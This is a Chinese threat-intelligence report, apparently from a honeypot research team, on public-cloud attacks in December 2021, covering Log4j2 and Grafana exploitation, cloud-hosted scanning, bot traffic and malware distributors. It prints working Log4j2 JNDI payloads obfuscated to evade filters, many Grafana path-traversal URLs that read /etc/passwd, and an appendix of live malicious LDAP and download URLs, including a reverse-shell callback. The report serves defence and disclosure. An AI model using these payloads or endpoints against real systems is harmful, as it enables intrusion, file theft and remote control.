公有云威胁情报

公有云网络安全威胁情报（202112）

Rugang Chen
Jan 19, 2022 • 14 min read

1. 概述

云服务具备部署方便、资源灵活弹性、按需付费等优势，各类企业、政府、事业单位、高校和研究机构近年来都参与到了“上云”的潮流中。然而，随着越来越多各行各业的敏感数据“上云”，云安全问题的重要性和紧迫性也越发突出。近年来，全球云服务器被DDoS攻击、入侵、网站页面恶意修改、敏感数据泄露、加密勒索、恶意挖矿等安全事件频发，特别是提供公网服务的云主机，时时刻刻面临着**漏洞攻击、暴力破解、Bot流量**等云上网络威胁，这要求无论是云服务商还是云上用户都需要时刻做好威胁检测和处置的准备。

云安全的关键是“知己知彼”。“知己”就是做好云上资产、组件、数据和漏洞的管理，包括对云上数据按照敏感程度分类管控、对云上资产和组件做好清点和监控，及时全面修复漏洞，保证云产品安全配置正确等。而“知彼”就是及时发现和阻断各类外部网络威胁。传统的以硬件为载体的各类安全产品难以部署于云端资产，无法适应公有云轻量、虚拟化、灵活取用的特点。而威胁情报结合云原生防火墙，不需要复杂的部署和配置，就可实现云上资产对公网威胁的全面防护和管控。

根据360 Anglerfish蜜罐系统捕获的威胁情报数据，本文从近期云上热门漏洞攻击、公有云资产对外扫描攻击、Bot流量等维度分析2021年12月云上网络威胁的特点。我们认为，威胁情报在识别和防范这些云上网络威胁上可以发挥重要作用。

2. 云上热门漏洞攻击威胁

2.1 Apache Log4j2远程代码执行漏洞

北京时间2021年12月9日深夜，Apache Log4j2被爆出远程代码执行漏洞（CVE-2021-44228），Log4j2是诸多Java应用的基础组件，漏洞的利用又非常简单，因此这个“史诗级漏洞”一经公开，攻击便立马蜂拥而来。部署了大量Java业务的公有云自然而然成为了攻击者主要的攻击目标。

12月10日0点，蜜罐节点捕获到了第一个Log4j2漏洞攻击，随后不到48个小时，已有分布在全球各大云服务器上的蜜罐节点捕获到了攻击共**7146**次，攻击者的动作之快让人始料未及。在这个漏洞曝出后，我们也从蜜罐视角发布了相关文章。

这个漏洞由于Log4j2的语法特性，通过${lower}，${upper}，${${::-}}等语法对关键词进行分割，或是转换为Unicode字符后，仍然可以正常执行命令(下面给出了一些绕过原始Payload检测的例子);此外，该漏洞的利用点非常多，只要是输出日志的地方都有可能被攻击者利用。这两点导致只对原始Payload进行检测的传统安全产品，几乎没办法全面防范此类威胁。而使用威胁情报，用户不需要任何本地流量特征，就可以直接获取有威胁的IP、URL等信息，相比于对用户本地流量检测准确率更高、使用更方便。

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://x.x.x.x:xxxx/#test}

${${lower:j}${lower:n}${lower:d}${lower:i}:r${lower:m}${lower:i}://x.x.x.x:xxxx/#test

${${date:'j'}${date:'n'}${date:'d'}${date:'i'}:${date:'l'}${date:'d'}${date:'a'}${dat

${j${zG:xuc:-n}d${wXuN:-i}:dns:/${emWDv:Jdq:-/}${${RfdM:txf:-h}o${O:atnIDv:-s}${O:YM

${${ogEqGS:RDg:fUxz:-j}${ldB:E:N:PG:-n}${VzvPou:-d}${lr:oRfT:-i}${nw:-:}${j:-d}${EcF
```

2.2 Grafana任意文件读取漏洞

12月另一个高危漏洞和Apache Log4j2同样有着多样且难以识别的流量特征。12月7日，用于数据统计和监控的可视化工具Grafana公开了一个未授权任意文件读取漏洞（CVE-2021-43798），允许攻击者不经过身份验证就访问目标机器的敏感数据。该漏洞的一大特点就是可用于漏洞利用的URL非常多，目前我们已确认有52类URL都可以攻击成功，以下是其中一部分URL:

```
/public/plugins/grafana-clock-panel/../../../../../../etc/passwd
/public/plugins/dashlist/../../../../../../../../../etc/passwd
/public/plugins/stackdriver/../../../../../../../../../etc/passwd
```

```
/public/plugins/heatmap/../../../../../../../../../etc/passwd
/public/plugins/prometheus/../../../../../../../../../etc/passwd
/public/plugins/table/../../../../../../../../../etc/passwd
/public/plugins/opentsdb/../../../../../../../../../etc/passwd
/public/plugins/alertlist/../../../../../../../../../etc/passwd
/public/plugins/graph/../../../../../../../../../etc/passwd
/public/plugins/graphite/../../../../../../../../../etc/passwd
/public/plugins/elasticsearch/../../../../../../../../../etc/passwd
/public/plugins/text/../../../../../../../../../etc/passwd
/public/plugins/pluginlist/../../../../../../../../../etc/passwd
/public/plugins/influxdb/../../../../../../../../../etc/passwd
/public/plugins/cloudwatch/../../../../../../../../../etc/passwd
/public/plugins/mysql/../../../../../../../../../etc/passwd
/public/plugins/postgres/../../../../../../../../../etc/passwd
/public/plugins/graph/../../../../../../../../etc/passwd
/public/plugins/alertlist/../../../../../../../../../../../../../../../../../../../et
/public/plugins/graph/../../../../../../../../../../../../../../../etc/passwd
/public/plugins/zipkin/../../../../../../../../../etc/passwd
/public/plugins/text/../../../../../../../../../../../../../../../../etc/passwd
/public/plugins/tempo/../../../../../../../../../etc/passwd
```

由于可以攻击的URL非常多，我们很难通过指定URL的流量特征来判断攻击。而威胁情报生产提供者可以使用蜜罐等更多手段获取更加准确、全面的威胁信息，解决了用户侧本地检测受到的各种限制，用户只需要直接根据威胁情报进行屏蔽处理即可。

可以看出，当前高危漏洞攻击越来越呈现出从漏洞公开到攻击爆发时间短，攻击方式灵活多变，难以通过简单规则过滤的特点。这导致漏洞公开后，留给甲方应急响应人员的时间越来越少，难度越来越大，传统基于流量规则的安全产品也越来越难以全面防范。此外，硬件形式的传统安全产品也难以与公有云服务相兼容。针对这些问题，可以采用威胁情报以提高云安全应急响应能力，降低对突发安全威胁和未知安全威胁反应时间，降低突发安全事件对企业业务的影响。

3. 公有云资产的对外扫描和攻击

除互联网等特定行业需要爬虫对外扫描提供服务外，正常运行业务的云主机不应当出现在公网上扫描其它设备，甚至发起漏洞攻击的行为。一旦发生了这些行为，要么该主机直接由黑客购买并使用，要么已被黑客入侵，成为黑客的代理或“肉鸡”。

在对外发起扫描攻击的国内主要企事业单位和政府机关的云资产中，来自事业单位和政府机关的云资产IP占90%以上。一方面说明事业单位、政府机关的云资产往往具有比较高的价值，容易吸引黑客的攻击，例如12月发现对外攻击的案例中包括某

直辖市的区级人大代表办事系统，以及某中央部委下属研究所。另一方面也说明这些单位在业务上云的过程中，安全意识还是不够强，未做好充分的安全措施。

超过75%的对外扫描和攻击的云资产架设在阿里云上，这与阿里云在国内市场，特别是政企云市场拥有领先的市场占有率相关。

而从扫描和攻击的具体行为来看，主要是Redis漏洞攻击、FTP和SSH协议的扫描和暴力破解。该类自动化攻击在互联网上较为流行，各云服务商和上云的用户单位应当重点防范，包括但不限于及时升级相关应用至最新版本，设置强度足够高的密码，保证应用的安全设置配置正确，以及使用云服务商提供的云安全产品等。

从向外传播恶意软件来看，主要传播了以下6类恶意软件，重点注意云上资产被植入木马窃取信息和被恶意挖矿的风险。

4. 云上Bot流量

除了层出不穷的漏洞攻击和暴力破解外，Bot流量也是云上资产所面临的另一大威胁。根据CloudFlare的统计，互联网上有40%的流量都来自于各类Bot，良好的Bot可以优化搜索结果，帮助提高网站搜索排名和用户体验，监控网站服务状态等，然而也有许多恶意Bot被各类黑灰产组织用于窃取网站敏感数据、暴力破解、发送垃圾邮件、抢票秒杀、广告刷量等恶意活动，这些活动损害正常用户体验和业务提供方利益，有的甚至涉嫌违法。特别是电商、游戏、广告等行业，已成为Bot流量的重灾区。360 Anglerfish蜜罐系统的威胁情报除了用于防范漏洞攻击外，也可以用于识别Bot流量。

从Bot所使用的扫描工具来看，有80%的Bot使用了Zgrab作为扫描工具，这是一个与ZMap配合工作的应用层扫描器，可以从大量的域名/IP列表中快速找出含有特定指纹（运行特定服务）的机器，常被黑客用于寻找攻击目标。

恶意Bot为了躲避防火墙等的拦截，通常会把User-Agent伪装成搜索引擎爬虫等良好的Actor，比如以下同时包含了多个搜索引擎爬虫关键词的恶意Payload：

```
User-Agent: Baiduspider+(+http://www.baidu.com/search/spider.htm);googlebot|baiduspi
```

为了提高Bot的识别准确度，直接接入威胁情报是一种最简单、直接、准确率高的方法。威胁情报可以与云防火墙等云原生安全产品配合使用，对云上网络攻击的预警和防护，Bot流量管理等都可以起到重要作用。希望这篇报告可以给云厂商和上云的甲方单位一些帮助和参考。

5. 防护建议

Apache Log4j2等高危漏洞的爆发给云安全也带来了巨大的挑战。建议云上用户做好以下防范措施：

1）关注与云上资产相关应用和组件的漏洞信息，及时响应。

2）及时更新相关应用组件至最新版本，设置高强度的密码。

3）避免将没有必要的端口和服务暴露在公网上。

4）使用云服务商提供的云安全产品，并确保正确配置。


5）在云安全产品中接入准确率高的威胁情报。

6. 联系我们


感兴趣的读者，可以通过邮箱chenrugang[at]360.cn联系我们。

7. 12月云服务器发起攻击总体情况


2021年12月，360网络安全研究院 Anglerfish蜜罐共捕获到全球50976个主流公有云IP的1.008亿个会话，其中有漏洞攻击的IP 9666个，传播恶意软件的IP 4097个。阿里云、DigitalOcean、腾讯云、亚马逊AWS、微软Azure和Linode是对外发起攻击最多的云服务商。与上个月相比，腾讯云的攻击IP数量有明显增加。




12月16日云服务器攻击会话数出现突增，属于IP地址为164.90.212.81的DigitalOcean云服务器在12月16日当天发送了超过140万次SSH爆破攻击。




在被云服务器IP攻击的产品或所属厂商上，Redis仍旧保持第一，由于12月Apache Log4j2高危漏洞的爆发，Apache上升到第3位。




在CVE漏洞中，Hyland ImageNow Server拒绝服务漏洞（CVE-2018-19629）最为热门，Apache Log4j2远程代码执行漏洞（CVE-2021-44228）12月爆发，位列第二位，另一个较新的热门漏洞是排在第四的Laravel的代码执行漏洞（CVE-2021-3129）。




在发送垃圾邮件和钓鱼邮件数量方面，国内云服务商表现较好，前4均为国外云服务商，腾讯云有一个IP（43.135.157.144）发送了一封垃圾邮件，排在并列第5。



在传播恶意软件方面，恶意挖矿、木马下载器和YellowDye位列前三位。




阿里云、腾讯云和DigitalOcean是传播恶意软件的IP数量前3位。



以下是本月前10位的恶意软件下载服务器，github也成为了恶意软件的传播渠道：

域名/IP	IP数	恶意软件数	恶意软件种类	传播次数
oracle.zzhreceive.top	2,521	724	10	773,642
58.226.35.74	2,129	2	1	77,001
107.189.3.150	885	3	1	10,109
en2an.top	856	152	2	43,140
45.133.203.192	629	7	4	70,116
195.58.38.171	429	130	4	25,991
104.192.82.138	271	38	5	26,272
195.242.111.238	265	4	4	28,345
github.com	209	1	1	280
crypto.htxreceive.top	166	40	7	223,484

在密码爆破攻击方面，DigitalOcean发起的爆破攻击最多，腾讯云和阿里云排在二、三位，密码爆破攻击最多的协议是SSH协议。



附录：IoC List

URL：

```
http://192.210.200.66:1234/xmss
http://194.40.243.24/libsystem.so
http://95.182.123.186/libsystem.so
http://194.40.243.24/kinsing
http://46.161.52.37/Exploit.sh
https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/xmrig.tar.gz
ldap://192.210.200.66:88/GroovyBypass/Comman
ldap://212.193.30.176:1389/o
ldap://107.172.214.23:88/TomcatBypass/ReverseShell/107.172.214.23/8899
ldap://136.144.41.116:1389/ane6fo
```

md5：

```
8e601a81ad913050e82e5b3020692927
ccef46c7edf9131ccffc47bd69eb743b
648effa354b3cbaad87b45f48d59c616
c15d3b91bf591bd23e09858c25b052dc
bb5c0baa20c0dc263d2922cc2c9bd924
b9c17b9d324fbf561eb568dff665f801
dbc9125192bd1994cbb764f577ba5dda
c42d4164050a98005ad10c9299b084ac
d791088579581ba5dd4b57d2d6028731
e06a0e1f4164e02751c5178879b9f07c
```

公有云网络安全威胁情报(202204)

公有云网络安全威胁情报(202203)

公有云网络安全威胁情报(202202)

See all 6 posts →

1. 概述 2022年的第一个月份，虽然没有爆发新的热门漏洞，且随着越来越多设备的Apache Log4j2漏洞被修复，12月开始的Apache Log4j2漏洞爆发也进入尾声，相关攻击源数量明显减少。但是，Docker Remote API未授权访问漏洞、美国飞塔（Fortinet）FortiOS未授权任意文件读取漏洞等旧漏洞的云服务器攻击源IP数量突然较12月大幅度增加。在第2部分，我...

Feb 21, 2022 · 11 min read

--- 对服务器网段进行未知威胁分析 概述 要进行网络威胁狩猎，或者低调点叫网络威胁分析，通常需要具备3个能力：1、找到线索的能力。这里的能力是特指在无先验知识(IoC等)条件下，既尽可能无漏报又不会有太多误报地从海量数据里挖掘出线索； 2、确认线索是威胁的能力。线索是包含噪音的，需要去除噪音只留下有威胁的线索； 3、分辨资产被真...

· Jan 11, 2022 · 13 min read